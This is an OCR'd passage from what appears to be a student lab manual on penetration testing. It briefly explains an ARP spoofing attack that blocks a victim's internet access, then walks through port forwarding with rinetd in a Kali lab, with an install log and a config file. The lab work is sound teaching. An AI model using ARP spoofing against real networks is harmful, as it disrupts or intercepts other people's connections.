
AFTER ATTACK REFRESH THE PAGE TO CONFIRM




How ARP work, it changes the router physical address into your kali IP address. After that, your kali block the connection from the router into victim, it makes victim can't connect into internet.

PRACTICAL 13 : Port Redirection and Tunneling


a. Port Forwarding- RINETD





```
┌──(root㉿kali)-[~]
└─# apt-get install rinetd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
rinetd is already the newest version (0.73-1).
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl liblist-more
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions pyth
  python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.

┌──(root㉿kali)-[~]
└─# nano /etc/rinetd.conf
```

```
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress  bindport  connectaddress  connectport  options ...
# 0.0.0.0     80        192.168.1.2     80
# ::1         80        192.168.1.2     80
# 0.0.0.0     80        fe80::1         80
# 127.0.0.1   4000      127.0.0.1       3000
# 127.0.0.1   4000/udp  127.0.0.1       22          [timeout=1200]
# 127.0.0.1   8000/udp  192.168.1.2     8000/udp    [src=192.168.1.2,timeout=1200]
192.168.0.107 80 192.168.0.112 80
```



NOW CONNECTING FROM UBUNTU CONNECTING AT 192.168.0.107 AT APACHE SERVER CONFIGURED AT KALI PORT REDIRECTION IS DONE AT REDHAT MACHINE(192.168.0.112).

THEREFORE WHEN WE TRY CONNECTING TO KALI APACHE WE ARE REDIRECTED TO REDHAT MACHINE APACHE INSTEAD OF KALI APACHE.